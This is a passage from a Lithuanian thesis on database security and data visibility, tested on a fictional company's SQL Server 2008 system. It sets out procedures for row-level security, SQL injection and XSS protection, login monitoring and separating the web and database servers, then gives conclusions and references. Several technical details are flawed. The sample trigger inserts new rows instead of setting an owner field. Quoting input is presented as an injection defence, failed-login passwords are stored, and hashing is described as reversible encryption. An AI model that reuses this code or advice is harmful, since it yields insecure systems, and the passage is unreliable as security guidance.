2	Įterpiamas laukelis su vartotojo unikaliu numeriu	Lentelėse, kuriose reikalinga įrašo lygio apsauga sukuriamas papildomas laukelis, kuriame bus saugoma informacija apie vartotoją, kuris įterpė įrašą.	Vartojas galės matyti tik savo įterptus įrašus. Kitų darbuotojų įrašai nėra viešinami.
3	Aprašomas trigeris unikaliam numeriui aprašyti	Sukūrus ankstesniu žingsniu papildomą lauką, reikią jį užpildyti. Užpildymas vykdomas apsirašant trigerį, kuris aktyvuojamas įterpimo metu ir įterpia į lentelę vartojo vardą pasinaudojęs funkcijomis. ALTER TRIGGER PriesIterpima ON Lenteles_Pav AFTER INSERT, UPDATE AS BEGIN Insert Lenteles_Pav (Savininkas) values (SYSTEM_USER) END GO	Sukurtas trigeris vykdant INSERT komandą ties kiekvienu įrašu įterps vartotojo vardą
4	Teisės kurti virtualią lentelę konfigūravimas	Vartotojai neturintys teisių negali matyti lentelės tam tikrų įrašų. Todėl suteikiamos teisės į virtualias lenteles: GRANT SELECT, INSERT, UPDATE, DELETE ON Lenteles_Pav TO WebPavasaris	Greitesnė įrašo lygio apsauga
5	Virtualios lentelės su teisėmis tik į ją konfigūravimas	Virtuali lentelė yra kitomis SQL užklausomis pateikiamų duomenų lentelė su tam tikrais duomenimis. Virtuali lentelė kuriama: **CREATE VIEW** VLentelesPavd (Pavadinimas, Autorius, Viršelis, Aprašymas) **AS SELECT** Knygos.Pavadinimas **AS** Pavadinimas, LentelesPavd.Autorius **AS** Autorius, LentelesPavd.Virselis **AS** Virselis, LentelesPavd.Aprasymas **AS** Aprasymas **FROM** LentelesPavd **WHERE**	Įrašo lygio apsauga, kai kiekvienos užklausos metu nereikia tikrinti tam tikrų laukų. Vartotojui pateikiami tik jam prieinami įrašai.

		(LentelesPavd.Savininkas = SYSTEM_USER);	
6	Aprašomas trigeris pritaiko užklausas lauko lygio apsaugai	Suteikiama teisė uždrausti prieigą vartotojams prie tam tikrų laukelių.	Lauko lygio apsauga.
7	Koreguojamos SQL užklausos	Duomenų išgavimo metu visos SQL užklausos papildomos **WHERE** parametru, kuriame aprašytas vartotojo vardas	Įgyvendinta lauko įrašo lygio apsauga
8	Galimybės prieiti tik prie tam tikrų laukų konfigūravimas	Suteikiamos teisės vartotojams naudotis tik tam tikrų laukų informacija	Ribojamas informacijos pasiekiamumas

4.2.3 Apsauga nuo SQL injekcijų

8 lentelė. Apsaugos nuo SQL injekcijų.

Nr.	Pavadinimas	Aprašymas	Rezultatas
1	Nuskaitoma SQL užklausa	Analizuojama užklausa	Užklausos analizė.
2	Tikrinama ar nėra kodą jungiančių žymių	Tikrinama ar SQL užklausą nesusideda iš žemesnio lygio SQL užklausų. Jei gaunamas teigiamas atsakymas, užklausa – klaidinga.	Apsaugoma nuo pašalinių duomenų pasiekiamumo ar iškraipymo ar sunaikinimo.
3	Tikrinama ar naudojami SQL komandų šablonai		
4	Tikrinama ar įvesta reikšmė atitinka reikalaujamų duomenų tipą	Tikrinamas duomenų tipas. T.y. ar nebandoma suklastoti sveikojo skaičiaus tipo tekstu ir atvirkščiai.	Apsaugoma nuo buferio perpildymo.
5	Tikrinama ar nenaudojamos funkcijos įvedamų reikšmių pertvarkymui	Tikrinamas ar nėra naudojamos funkcijos reikšmėms apdoroti prieš patenkant į užklausą. Atnaujinus programinę įranga ar perkėlus programas į kitas vietas gali nebelikti anksčiau naudotų funkcijų.	Atnaujinus programinę įranga reikšmės bus apdorojamos.
6	Tikrinama ar prisijungimui prie DB naudojamos paprogramės su griežtai tipizuotais parametrais	Tikrinama ar vartotojai turi teises naudotis šiomis paprogramėmimis.	Saugus paprogramių naudojimas.
7	Tikrinama ar tikrinamos visos SQL komandos ir užklausos	Tikrinama ar visais įmanomais būdais atkeliaujančios užklausos yra apdorojamos.	Apdorojamos visos SQL užklausos.
8	Pridedamos kabutės visiems įvedamiems duomenims	Užklausai atitikus visus reikalavimus visos atkeliaujančios reikšmės skiriamos kabutėmis. Taip išvengiama manipuliavimo duomenų tipais.	Užklausa apsaugota nuo kintamųjų duomenų tipų įvairovės.
9	Įrašomas įrašas į nesėkmingų užklausų monitoringo sistemą	Netenkinant bent vienos sąlygos 3-7 užklausa nėra vykdoma. Įrašomas nesėkmingas užklausos apdorojimas į duomenų bazę.	Stebimos klaidingos užklausos. Galima pastebėti kenkėjišką veiklą.

4.2.4 Apsauga nuo XSS atakų

9 lentelė. Apsauga nuo XSS atakų.

Nr.	Pavadinimas	Aprašymas	Rezultatas
1	Vartotojo įvedamų duomenų analizė	Tikrinama ar yra programinį kodą žyminčių ar kitokią žalingą prasmę turinčių žymių.	Žymių analizė.
2	Peradresuojama į aplikacijos internetinį puslapį	Neaptikus jokių žymių vartotojui leidžiama toliau dirbti.	Saugus vartotojo darbas
3	Kreipiamasi į juodojo sąrašo talpyklą	Aptikus programinio kodą ar kitokių žymių kreipiamasi į juodąjį kenkėjiškų žymių duomenų bazę ir analizuojama ar galimas pažeidimo įgyvendinimas naudojantis aptikta žyme.	Saugoma ir sisteminama pažeidimų informacija.
4	Blokuojama veikla	Nustačius, kad žymė gali būti kenksminga peradresuojamas vartotojas į klaidos internetinį puslapį ir nutraukiamas darbas.	Išvengiama nesankcionuotos veiklos ir prieigos.
5	Peradresuojama į klaidos internetinį puslapį	Aptikus klaidą nutraukiamas darbas.	Apsaugoma nuo nesankcionuotos veiklos.

4.2.5 Duomenų bazių monitoringas

10 lentelė. Duomenų bazių monitoringas.

Nr.	Pavadinimas	Aprašymas	Rezultatas
1	Vartotojas bando jungtis	Vartotojas pateikia informaciją apie save: vartotojo vardas, slaptažodis, IP adresas ir kt.	Vartotojas bando autentifikuotis prie duomenų bazių valdymo sistemos
2	Analizuojama vartotojo informacija	Ieškoma ar nurodytas vartotojo vardas yra duomenų bazėje ir jo slaptažodis yra tinkamas	Vartotojų kontrolė.
3	Vartotojui nepavyko prisijungti	Įvedus netinkamus autorizavimo duomenis, leidžiama bandyti dar kartą prisijungti. Nepavykus prisijungti tuo pačiu vardu, nutraukiamas vartotojo darbas.	Apsauga nuo slaptažodžio spėjimo pažeidimo
4	Įrašoma prisijungimo informaciją į DB	Įrašomas nesėkmingo bandymo metu suvestas prisijungimo vardas, slaptažodis, IP adresas, laikas	Žinoma kuriuo metu ir kokiu vardu buvo bandoma jungtis.
5	Analizuojama aukštesnio lygio informacija	Leidžiama pasirinkti detalesnį ar mažiau detalų monitoringo žingsnį.	Stebima daugiau arba mažiau parametrų priklausomai nuo norimos spartos.
6	Siunčiamas pranešimas	Siunčiamas pranešimas administratoriui.	Informuojamas administratorius.
7	Gaunamas pranešimas apie vykdomą veiklą	Įspėjamas administratorius apie kenkėjišką veiklą.	Informuojamas administratorius.
8	Atliekama analizė	Administratorius priima sprendimą ar imtis priemonių siekiant apsisaugoti.	Informuojamas administratorius.
9	Priimamas sprendimas	DB administratorius informuojamas apie kenkėjišką veiklą. Pagal pranešimą vertina imtis ar ne tam tikrų	Įspėjamas administratorius apie galima pažeidimą

		veiksmų.	
10	Įrašoma informacija apie vartotoją į DB	Sėkmingai prisijungus saugoma informacija apie vartotoją. Tikslinga kaupti šią informaciją: prisijungimo vardas, IP adresas, klientinė programa, lygiagrečių to paties duomenų bazių vartotojo sesijų skaičius, SQL užklausos tipas, laikas.	Kaupiama informacija apie prisijungusius vartotojus.
11	Analizuojamos vartotojo teisės	Priklausomai nuo vartotojų teisių suteikiama arba ne prieiga prie programų.	Stebimos vartotojų teisės.
12	Registruojama informacija apie naudojamas programas	Registruojama informacija apie vartotojo naudojamas programas ir kuriuo laiku jos naudojamos	Duomenų praradimo ar pakeitimo atveju galima sužinoti kas atliko veiksmus.
13	Siunčiamas įspėjimo pranešimas	Administratoriui siunčiamas pranešimas, informuojantis apie po darbo dirbančius asmenis arba apie galimai vykdoma įsilaužimą ar kito darbuotojo duomenų vagystę.	Įspėjamas administratorius apie darbo taisyklių pažeidimus.
14	Gaunamas įspėjimo pranešimas	Administratorius gavęs pranešimą gali įvertinti padėtį ir nuspręsti ar reikia imtis kokių nors veiksmų.	Administratorius gali imtis apsaugos priemonių.
15	Saugoma informacija apie kiekvieną vartotojo operaciją	Vartotojui dirbant nedarbo metu kyla įtarimas, kad duomenimis kažkas naudojasi. Todėl ne darbo valandomis sistemoje turi būti stebima ir įrašinėjama kiekviena atliekama operacija.	Vartotojo po darbo valandų atliekamų veiksmų monitoringas.

4.2.6 Aplikacijos su duomenų baze komunikavimo apsauga

11 lentelė. Aplikacijos su duomenų baze komunikavimo apsauga.

Nr.	Pavadinimas	Aprašymas	Rezultatas
1	Analizuojama sistema	Renkama informacija apie serverį, jo naudojimo būdą. Žiūrima ar WEB ir DB serveris yra atskiri.	Atliekama esamos sistemos analizė
2	Atskiriami Web ir DBVS serveriai	Atskirtas WEB ir DB serveris padidina DB saugumą. Jei įsilaužiama į WEB serverį DB, serveris lieka nepaliestas.	Atskiri Web ir DB serveriai. Padidintas įsilaužimo sudėtingumas.
3	Perskirstomos paprogramių ir funkcijų veiklos	Duomenų bazėje veikia daug įvairaus tipo paprogramių ir funkcijų, kurios apsunkina duomenų bazių darbą ir mažina saugumą. Rekomenduojama palikti DBVS apdoroti tik būtinas programas ir paprogrames.	Perskirstytos paprogramės ir funkcijos tarp DB ir aplikacijos lygmens. Padidintas saugumas.
4	Analizuojama programinio kodo apsauga	Analizuojamas programinis kodas, į kodą įterpiami failai bei kokiais plėtiniais saugomas programinis kodas	Programinio kodo analizė
5	Draudimų programinio kodo peržiūrai konfigūravimas	Microsoft Windows Server IIS 7 parametras draudžiantis rodyti visus failus esančius tam tikruose sukonfigūruotose aplankuose	Nepasiekiamas programinio kodo pirminis neapdorotas tekstas
6	Programinio kodo šifravimas	Programinis kodas dažniausiai šifruojamas dviem būdais: įterpiant	Programinis kodas nėra perskaitomas tik jį

		papildomus simbolius ar visiškai užšifruojant naudojant maišos algoritmus.	dešifravus.
7	Programinių komponentų iškėlimas iš viešo katalogo	Web severio viešame kataloge talpiname programinį kodą: stiliaus, java-script, default.html, default.asp ir kt. Kiti Reikalingi failai turi būti iškeliami į aukštesnio lygio katalogus.	Įsilaužėlis neturi teisės prieiti prie operacinės sistemos aplankų.
8	XSS apsaugos konfigūravimas	Blokuojamas pašalinio programinio kodo vykdymas.	Saugoma nuo atsitiktinio kodo įvykdymo.

4.3 Eksperimento rezultatai

12 lentelė. Eksperimento rezultatai.

Nr.	Pavadinimas	Aprašymas	Rezultatai
1	Duomenų bazių saugus konfigūravimas	Atskiti Db ir Web serveriai. Sukuriama prisijungimo galimybė tik iš konkretaus potinklio. Paliekami tik funkcijoms atlikti reikalingi prievadai. Pašalinami standartiniai vartotojų vardai. Apribotos DBVS vartotojo teisės. Išjungtas automatinis vartotojų kūrimas.	Teisingas ir saugus duomenų bazių konfigūravimas.
2	Duomenų apsaugos lygių konfigūravimas	Informacinė sistema suskirstyta į vartotojų grupes. Kiekvienai grupei suteiktos teisės į tam tikras lenteles. Leidžiama įrašus redaguoti, tik įrašą sukūrusiam vartotojui. Paliekami laukeliui su mėnesio atlyginimo reikšmę tik direktoriui.	Duomenų bazės resursai suskirstyti pagal saugos lygius ir pasiekiami tik tam teises turintiems vartotojams.
3	Apsaugos nuo SQL injekcijų konfigūravimas	Apribojamas jungtinių SQL užklausų naudojimas. Tikrinama ar naudojami SQL komandų šablonai. Pridedamos kabutės siekiant suvienodinti duomenų tipo neatitikimo klaidos galimybę.	Atliekama SQL užklausų analizė. Aptikus kenkėjišką užklausą stabdomas programos darbas.
4	Duomenų bazių monitoringo konfigūravimas	Analizuojama vartotojo prisijungimo informacija. Fiksuojami nesėkmingi bandymai prisijungti. Įrašoma nesėkmingo prisijungimo informacija. Sėkmingo prisijungimo atveju įrašoma informacija apie vartotojo naudojamas programas. Siunčiami įspėjimai administratoriui pastebėjus kenkėjišką veiklą.	Sukuriamas vartotojų atliekamų veiksmų ir duomenų atsekamumas.
5	Aplikacijos su duomenų baze konfigūravimas	Atskirti duomenų bazių serveriai. Išanalizuotos ir perskirstytos paprogramių bei funkcijų naudojimas. Sukonfigūruota programinio kodo apsauga.	Atskirti Web ir DB serveriai. Uždraustas programinio kodo pirminio kodo peržiūra. Šifruojamas programinis kodas.
6	Apsaugos nuo XSS atakų konfigūravimas	Kuriamas juodasis žymių sąrašas. Analizuojama ar žymė gali būti naudojama pažeidimo įvykdymui.	Realizuota serverio pusės autentifikavimo galimybė.

4.4 Apibendrinimas

Eksperimentas turėjo atsakyti į klausimą, ar pateiktas kompleksinės apsaugos modelis yra teisingas ir maksimaliai užtikrina įmonės saugumą. T.y. ar kompleksinės apsaugos komponentai techniškai teisingai ir logiškai įgyvendinami.

Eksperimentas buvo atliekamas virtualios įmonės „Vasara“ naujai kuriamoje informacinėje sistemoje. Pasirinkta įmonė naudoja šiai dienai populiariausią Microsoft Windows Server 2008 serverį ir Microsoft SQL Server 2008 duomenų bazių valdymo sistemą. Įmonės informacinė sistema buvo kuriama naudojantis pateiktu kompleksinės apsaugos modeliu, kurį sudaro šeši kompleksinės apsaugos komponentai.

Atlikus eksperimentą paaiškėjo, jog kompleksinės apsaugos modelis ir jo komponentai yra logiškai ir techniškai teisingi. Pritaikius kompleksinės apsaugos metodus informacinė sistema tapo saugi.

5. IŠVADOS

1. Atlikta literatūros šaltinių analizė, nustatytos, išnagrinėtos bei aprašytos esamos saugumo pažeidimų klasifikacijos, susijusios su šiuolaikinių informacinių sistemų duomenų bazių saugumo bei duomenų matomumo apsauga.

2. Išnagrinėtų saugumo pažeidimų klasifikacijos pagrindu buvo išanalizuoti bei aprašyti esami saugumo pažeidimai, susiję su duomenų bazių apsauga bei duomenų matomumu. Nustatytos šių saugumo pažeidimų atsiradimo sąlygos bei aplinkybės.

3. Pateikti apibendrinti ir susisteminti duomenų bazių saugumo, bei duomenų matomumo apsaugos analizės rezultatai.

4. Atliktos analizės pagrindu suformuotos prielaidos kompleksinio apsaugos modelio sudarymui. Sudarytas bei aprašytas kompleksinis modelis apimantis pagrindinius duomenų bazių saugumo ir duomenų matomumo apsaugos sprendimų komponentus:

4.1. Duomenų bazių saugus konfigūravimas.

4.2. Duomenų apsaugos lygiai.

4.3. Apsauga nuo SQL injekcijų.

4.4. Apsauga nuo XSS atakų.

4.5. Duomenų bazių monitoringas.

4.6 Aplikacijos su duomenų baze komunikavimo apsauga.

5. Sudarytas modelis buvo praktiškai išbandytas atliekant eksperimentinį tyrimą, kurio metu buvo padidintas esamos informacinės sistemos bei jos duomenų bazės saugumas.

6. Sudarytas duomenų bazių saugumo ir duomenų matomumo kompleksinės apsaugos modelio efektyvumas buvo vertinamas kokybiškai, patikrinant ar pataisius saugumo spragą pagal modelio reikalavimus, pažeidimas dingsta ar ne.

6. LITERATŪRA

1. Ron, B. N., Implementing Database Security. And Auditing Elsevier Digital Press, 2005
2. Prieiga per internetą: http://jaqm.ro/issues/volume-4,issue-4/pdfs/burtescu.pdf [Žiūrėta 2011-03-25]
3. Prieiga per internetą: http://www.verizonbusiness.com/resources/security/reports/2009_databreach_rp.pdf [Žiūrėta 2011-03-25]
4. Analysis of three multilevel security architectures. Levin, Timothy E., et al. New York, NY, USA : ACM, 2007. CSAW '07: Proceedings of the 2007 ACM workshop on Computer security architecture. psl. 37-46. 978-1-59593-890-9
5. On the correctness criteria of fine-grained access control in relational databases. Wang, Qihua, et al. Vienna, Austria : VLDB Endowment, 2007. VLDB '07: Proceedings of the 33rd international conference on Very large data bases. psl. 555-566. 978-1-59593-649-3.
6. Purpose based access control for privacy protection in relational database systems. Byun, Ji- Won ir Li, Ninghui. , Secaucus, NJ, USA : Springer-Verlag New York, Inc., 2008 m., The VLDB Journal, T. 17, psl. 603-619. 1066-8888.
7. Executing SQL over encrypted data in the database-service-provider model. Hacigumus, Hakan, et al. Madison, Wisconsin : ACM, 2002. Proceedings of the 2002 ACM SIGMOD international conference on Management of data. psl. 216-227. 1-58113-497-5.
8. Order preserving encryption for numeric data. Agrawal, Rakesh, et al. Paris : ACM, 2004. Proceedings of the 2004 ACM SIGMOD international conference on Management of data. psl. 563- 574. 1-58113-859-8.
9. Answering aggregation queries in a secure system model. Ge, Tingjian ir Zdonik, Stan. Viena : VLDB Endowment, 2007. Proceedings of the 33rd international conference on Very large data bases. psl. 519-530. 978-1-59593-649-3.
10. Aleksandravičienė, Aistė; Butleris, Rimantas. Analysis of database schema integration // Proceedings of the Seventh International Baltic Conference on Databases and Information Systems (Baltic DB&IS 2006): workshop Information Technologies for Business", July 3-6, Vilnius, Lithuania / Edited by R. Simutis, V. Sakalauskas, D. Kriksciuniene. Vilnius: Vilnius University publishing office, 2006. ISBN 9986-19-920-4. p. 132-142.
11. Čeponienė, Lina; Nemuraitė, Lina; Paradauskas, Bronius. Design of schemas of state and behavior for Emerging Information Systems // Computer Science Reports: Emerging

Database Research in East europe/ Branderburg University of Technology at Cottbus. ISSN 1437-7969. 2003, no. 14, p. 27–31.

12. Aleksandravičienė, Aistė; Butleris, Rimantas. Duomenų modelio sudarymas, integruojant ER schemas // Informacinės technologijos 2005: konferencijos pranešimų medžiaga. T. 2. Kaunas: Technologija, 2005. ISBN 9955- 09-788-4. p. 502-507.
13. Butleris, Rimantas; Motiejūnas, Liudas**.** Meta duomenys veiklos taisyklėms su duomenmų baze integruoti // Informacinės technologijos 2005: konferencijos pranešimų medžiaga. T. 2. Kaunas: Technologija, 2005. ISBN 9955- 09-788-4. p.534-539.
14. Prieiga per internetą: http://www.verizonbusiness.com/resources/security/reports/2009_ databreach _rp.pdf [Žiūrėta 2011-03-25]
15. Prieiga per internetą: http://www.gartner.com/DisplayDocument?doc_cd=127481 [Žiūrėta 2011-04-01]
16. Prieiga per internetą: http://www.databasesecurity.com [Žiūrėta 2011-03-25]
17. Prieiga per internetą: http://www.oracle.com/technetwork/database/security/twp-security-checklist-database-1-132870.pdf [Žiūrėta 2011-03-25]

7. TERMINŲ IR SANTRUMPŲ ŽODYNAS

Sutrumpinimas	Paaiškinimas
DB	*(angl. data base)* Duomenų bazė.
IS	*(angl. Information System)* Informacijos sistema.
UML	*(angl. Unified Modeling Language)* Unifikuota modeliavimo kalba
PHP	*(angl. Hypertext Preprocessor)* HTML paremta programavimo kalba
HTML	*(angl. Hyper Text Markup Language)* internetinių puslapių programavimo kalba
SQL	*(angl. Structured Query Language)* Struktūrizuota užklausų kalba.
PĮ	Programinė įranga